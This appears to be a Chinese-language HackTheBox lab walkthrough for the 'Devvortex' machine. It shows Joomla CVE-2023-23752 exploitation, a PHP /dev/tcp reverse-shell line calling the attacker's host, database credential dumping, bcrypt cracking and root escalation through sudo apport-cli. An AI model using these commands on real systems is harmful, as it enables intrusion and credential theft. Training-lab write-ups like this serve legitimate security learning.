

Devvortex(完成)

nmap

```
(root@kali)-[~]
# cleasr
Command 'cleasr' not found, did you mean:
  command 'clear' from deb ncurses-bin
Try: apt install <deb name>

(root@kali)-[~]
# nmap -sCV 10.10.11.242
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-16 06:23 EST
Nmap scan report for 10.10.11.242
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|_ 256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_ 256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.35 seconds
```

目錄爆破，沒啥東西

```
(root@kali)-[~]
# dirsearch -u http://devvortex.htb


cli-() 0.4.2
• About • What we do • Portfolio

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 109
Output File: /root/.dirsearch/reports/devvortex.htb/_23-12-16_06-25-25.txt
Error Log: /root/.dirsearch/logs/errors-23-12-16_06-25-25.log
Target: http://devvortex.htb/

[06:25:26] Starting:
[06:25:29] 301 - 178B - /js → http://devvortex.htb/js/
[06:25:57] 200 - 7KB - /about.html
[06:26:28] 200 - 9KB - /contact.html
[06:26:30] 301 - 178B - /css → http://devvortex.htb/css/
[06:26:43] 403 - 564B - /images/
[06:26:43] 301 - 178B - /images → http://devvortex.htb/images/
[06:26:44] 200 - 18KB - /index.html
[06:26:46] 403 - 564B - /js/
```

vhost DNS 爆破

```
(root@kali)~# ffuf -u http://devvortex.htb -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devvortex.htb" -fs 154
```



ffuf v2.0.0-dev


```
Method      : GET
URL          : http://devvortex.htb
Wordlist     : FUZZ: /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
Header      : Host: FUZZ.devvortex.htb
Follow redirects : false
Calibration  : false
Timeout     : 10
Threads     : 40
Matcher     : Response status: 200,204,301,302,307,401,403,405,500
Filter      : Response size: 154
```

```
[Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 319ms]
* FUZZ: dev
```

[WARN] Caught keyboard interrupt (Ctrl-C)

vhost 目錄爆破

```
(root@kali)~# dirsearch -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://dev.devvortex.htb
```



dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | **HTTP method:** GET | **Threads:** 30 | **Wordlist size:** 220545

Output File: /root/.dirsearch/reports/dev.devvortex.htb/_23-12-16_07-14-34.txt

Error Log: /root/.dirsearch/logs/errors-23-12-16_07-14-34.log


Target: http://dev.devvortex.htb/

[07:14:35] Starting:

```
[07:14:38] 301 - 178B - /images → http://dev.devvortex.htb/images/
[07:14:39] 200 - 23KB - /home
[07:14:39] 301 - 178B - /media → http://dev.devvortex.htb/media/
[07:14:39] 301 - 178B - /templates → http://dev.devvortex.htb/templates/
[07:14:40] 301 - 178B - /modules → http://dev.devvortex.htb/modules/
[07:14:51] 301 - 178B - /plugins → http://dev.devvortex.htb/plugins/
[07:14:56] 301 - 178B - /includes → http://dev.devvortex.htb/includes/
[07:15:05] 301 - 178B - /language → http://dev.devvortex.htb/language/
[07:15:11] 301 - 178B - /components → http://dev.devvortex.htb/components/
[07:15:12] 301 - 178B - /api → http://dev.devvortex.htb/api/
[07:15:14] 301 - 178B - /cache → http://dev.devvortex.htb/cache/
[07:15:21] 301 - 178B - /libraries → http://dev.devvortex.htb/libraries/
[07:16:43] 301 - 178B - /tmp → http://dev.devvortex.htb/tmp/
[07:16:56] 301 - 178B - /layouts → http://dev.devvortex.htb/layouts/
[07:18:24] 301 - 178B - /administrator → http://dev.devvortex.htb/administrator/
[07:29:15] 301 - 178B - /cli → http://dev.devvortex.htb/cli/
```

```
## ] 13% 30014/220545 10/s job:1/1 errors:0
```

/administrator



The screenshot shows a web browser window with the URL `dev.devvortex.htb/administrator/index.php`. The browser's address bar and tabs are visible at the top. The page has a dark blue sidebar on the left with the text "Development Joomla Administrator Login". The main content area is light blue and contains a yellow error message box at the top that reads: "Username and password do not match or you do not have an account yet." Below the error message is a white login form with the Joomla logo at the top. The form has two input fields: "Username" and "Password". The "Password" field has a red error message "Please fill in this field" and a toggle icon. A "Log in" button is at the bottom of the form.

測試admin、administrator失敗，SQL失敗

發現:<https://www.kali.org/tools/joomscan/>

```
[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

```
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt
Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
```

POC Joomla 4.2.6 => CVE-2023-23752

<https://github.com/Acceis/exploit-CVE-2023-23752>

```
(root@kali)-[~/hackthebox/Devvortex/80/exploit-CVE-2023-23752]
# ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

Users

```
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered
```

Site info

Site name: Development

Editor: tinymce

Captcha: 0

Access: 1

Debug status: false

Database info

DB type: mysqli

DB host: localhost

DB user: lewis

DB password: P4ntherg0t1n5r3c0n##

DB name: joomla

DB prefix: sd4fg_

DB encryption 0

有PHP漏洞可利用(system->Templates->Administrator Templates->index.php ◦

先測試phpinfo();成功

PHP Version 7.4.3-4ubuntu2.19

System	Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x86_64
Build Date	Jun 27 2023 15:49:59
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
Additional .ini files parsed	/etc/php/7.4/fpm/conf.d/10-mysqld.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-bcmath.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini, /etc/php/7.4/fpm/conf.d/20-ctype.ini, /etc/php/7.4/fpm/conf.d/20-curl.ini, /etc/php/7.4/fpm/conf.d/20-dom.ini, /etc/php/7.4/fpm/conf.d/20-exif.ini, /etc/php/7.4/fpm/conf.d/20-ffi.ini, /etc/php/7.4/fpm/conf.d/20-fileinfo.ini, /etc/php/7.4/fpm/conf.d/20-ftp.ini, /etc/php/7.4/fpm/conf.d/20-gd.ini, /etc/php/7.4/fpm/conf.d/20-gettext.ini, /etc/php/7.4/fpm/conf.d/20-iconv.ini, /etc/php/7.4/fpm/conf.d/20-imap.ini, /etc/php/7.4/fpm/conf.d/20-json.ini, /etc/php/7.4/fpm/conf.d/20-ldap.ini, /etc/php/7.4/fpm/conf.d/20-mbstring.ini, /etc/php/7.4/fpm/conf.d/20-mysqli.ini, /etc/php/7.4/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.4/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/7.4/fpm/conf.d/20-phar.ini, /etc/php/7.4/fpm/conf.d/20-posix.ini, /etc/php/7.4/fpm/conf.d/20-readline.ini, /etc/php/7.4/fpm/conf.d/20-shmop.ini, /etc/php/7.4/fpm/conf.d/20-simplexml.ini, /etc/php/7.4/fpm/conf.d/20-soap.ini, /etc/php/7.4/fpm/conf.d/20-sockets.ini, /etc/php/7.4/fpm/conf.d/20-sqlite3.ini, /etc/php/7.4/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.4/fpm/conf.d/20-sysvsem.ini, /etc/php/7.4/fpm/conf.d/20-sysvshm.ini, /etc/php/7.4/fpm/conf.d/20-

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.21/2233 0>&1'");
```

```
(root@kali)-[~]
# nc -lnvp 2233
listening on [any] 2233 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.11.242] 35864
bash: cannot set terminal process group (860): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.242 netmask 255.255.254.0 broadcast 10.10.11.255
    inet6 fe80::250:56ff:feb9:d97c prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:d9:7c txqueuelen 1000 (Ethernet)
    RX packets 69175 bytes 4364681 (4.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 69510 bytes 6293072 (6.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2228 bytes 174824 (174.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2228 bytes 174824 (174.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

www-data@devvortex:~/dev.devvortex.htb/administrator$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

發現有開放sql

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ netstat -nltp
netstat -nltp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*                LISTEN      867/nginx: worker p
tcp        0      0 127.0.0.53:53          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.1:33060        0.0.0.0:*                LISTEN      -
tcp6       0      0 :::80                  :::*                   LISTEN      867/nginx: worker p
tcp6       0      0 :::22                  :::*                   LISTEN      -
www-data@devvortex:~/dev.devvortex.htb/administrator$
```



```
cd /etc/nginx - components - help - includes - index.php - language - logs - manifests - modules - ssl
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 68
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| joomla                  |
| performance_schema     |
+-----+
3 rows in set (0.00 sec)
```

```
mysql> use joomla
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> show tables;
+-----+
| Tables_in_joomla        |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs       |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users |
| sd4fg_assets            |
| sd4fg_associations       |
| sd4fg_banner_clients    |
| sd4fg_banner_tracks     |
| sd4fg_banners           |
| sd4fg_categories        |
| sd4fg_contact_details   |
| sd4fg_content           |
| sd4fg_content_frontpage |
+-----+
```

sd4fg_content_rating	
sd4fg_content_types	
sd4fg_contentitem_tag_map	
sd4fg_extensions	
sd4fg_fields	
sd4fg_fields_categories	
sd4fg_fields_groups	
sd4fg_fields_values	
sd4fg_finder_filters	
sd4fg_finder_links	
sd4fg_finder_links_terms	
sd4fg_finder_logging	
sd4fg_finder_taxonomy	
sd4fg_finder_taxonomy_map	
sd4fg_finder_terms	
sd4fg_finder_terms_common	
sd4fg_finder_tokens	
sd4fg_finder_tokens_aggregate	
sd4fg_finder_types	
sd4fg_history	
sd4fg_languages	
sd4fg_mail_templates	
sd4fg_menu	
sd4fg_menu_types	
sd4fg_messages	
sd4fg_messages_cfg	
sd4fg_modules	
sd4fg_modules_menu	
sd4fg_newsfeeds	
sd4fg_overrider	
sd4fg_postinstall_messages	
sd4fg_privacy_consent	
sd4fg_privacy_requests	
sd4fg_redirect_links	
sd4fg_scheduler_tasks	
sd4fg_schemas	
sd4fg_session	
sd4fg_tags	
sd4fg_template_overrides	
sd4fg_template_styles	
sd4fg_ucm_base	
sd4fg_ucm_content	
sd4fg_update_sites	


```

| sd4fg_update_sites_extensions |
| sd4fg_updates                  |
| sd4fg_user_keys                |
| sd4fg_user_mfa                 |
| sd4fg_user_notes               |
| sd4fg_user_profiles            |
| sd4fg_user_usergroup_map       |
| sd4fg_usergroups               |
| sd4fg_users                    |
| sd4fg_viewlevels               |
| sd4fg_webauthn_credentials     |
| sd4fg_workflow_associations    |
| sd4fg_workflow_stages          |
| sd4fg_workflow_transitions     |
| sd4fg_workflows                |

```

```
+-----+
```

71 rows in set (0.00 sec)

```
mysql> select username,passwd from sd4fg_users;
```

ERROR 1054 (42S22): Unknown column 'passwd' in 'field list'

```
mysql> select username,password from sd4fg_users;
```

```

+-----+-----+
| username | password |
+-----+-----+
| lewis    | $2y$10$6V52x.SD8Xc7hN1VwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzmlu |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12 |
+-----+-----+

```

2 rows in set (0.00 sec)

```

(root@kali)-[~/hackthebox/Devvortex]
# john --wordlist=/home/kali/Desktop/rockyou.txt passwd_list
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 0.00% (ETA: 2024-01-14 19:23) 0g/s 117.9p/s 117.9c/s 117.9C/s tristan..felipe
tequieromucho (?)
1g 0:00:00:11 DONE (2024-01-13 02:54) 0.08474g/s 118.9p/s 118.9c/s 118.9C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@kali)-[~/hackthebox/Devvortex]
# cat passwd_list
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12

```

USER

logan;tequieromucho

```

(root@kali)-[~/hackthebox/Devvortex]
# ssh logan@dev.devvortex.htb
The authenticity of host 'dev.devvortex.htb (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'dev.devvortex.htb' (ED25519) to the list of known hosts.
logan@dev.devvortex.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 13 Jan 2024 07:56:57 AM UTC

System load:  0.0               Processes:            173
Usage of /:   63.5% of 4.76GB   Users logged in:     0
Memory usage: 20%              IPv4 address for eth0: 10.10.11.242
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$ whoami
logan
logan@devvortex:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.11.242  netmask 255.255.254.0  broadcast 10.10.11.255
    inet6 fe80::250:56ff:feb9:d97c  prefixlen 64  scopeid 0x20<link>
    ether 00:50:56:b9:d9:7c  txqueuelen 1000  (Ethernet)

logan@devvortex:~$ cat user.txt
8f12668a2a8dc1321041f1bef1edb0fd

```

ROOT

```

logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli

```

参考漏洞: <https://github.com/diego-tella/CVE-2023-1326-PoC>

```
logan@devvortex:~$ sudo /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
  -h, --help                show this help message and exit
  -f, --file-bug            Start in bug filing mode. Requires --package and an
                           optional --pid, or just a --pid. If neither is given,
                           display a list of known symptoms. (Implied if a single
                           argument is given.)
  -w, --window              Click a window as a target for filing a problem
                           report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                           Start in bug updating mode. Can take an optional
                           --package.
  -s SYMPTOM, --symptom=SYMPTOM
                           File a bug report about a symptom. (Implied if symptom
                           name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                           Specify package name in --file-bug mode. This is
                           optional if a --pid is specified. (Implied if package
                           name is given as only argument.)
  -P PID, --pid=PID        Specify a running program in --file-bug mode. If this
                           is specified, the bug report will contain more
                           information. (Implied if pid is given as only
                           argument.)
  --hanging                 The provided pid is a hanging application.
  -c PATH, --crash-file=PATH
                           Report the crash from given .apport or .crash file
                           instead of the pending ones in /var/crash. (Implied if
                           file is given as only argument.)
  --save=PATH              In bug filing mode, save the collected information
                           into a file instead of reporting it. This file can
                           then be reported later on from a different machine.
  --tag=TAG                Add an extra tag to the report. Can be specified
                           multiple times.
  -v, --version             Print the Apport version number.

logan@devvortex:~$ sudo apport-cli -f

*** What kind of problem do you want to report?

logan@devvortex:~$ sudo apport-cli -f
```

Choices:

- 1: I don't know
- 2: Freezes or hangs during boot or usage
- 3: Crashes or restarts back to login screen
- 4: Resolution is incorrect
- 5: Shows screen corruption
- 6: Performance is worse than expected
- 7: Fonts are the wrong size
- 8: Other display-related problem
- C: Cancel

Please choose (1/2/3/4/5/6/7/8/C): 2

To debug X freezes, please see <https://wiki.ubuntu.com/X/Troubleshooting/Freeze>

Press any key to continue...

..dpkg-query: no packages found matching xorg

.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the automatically opened web browser.

What would you like to do? Your options are:

- S: Send report (1.4 KB)
- V: View report
- K: Keep report file for sending later or copying to somewhere else
- I: Cancel and ignore future crashes of this program version
- C: Cancel

Please choose (S/V/K/I/C): V

root@devvortex:/home/logan# id

uid=0(root) gid=0(root) groups=0(root)

root@devvortex:/home/logan# whoami

root

root@devvortex:/home/logan#

root@devvortex:~# cat root.txt

24daba26d48dc2f7dff54f5f6d58789e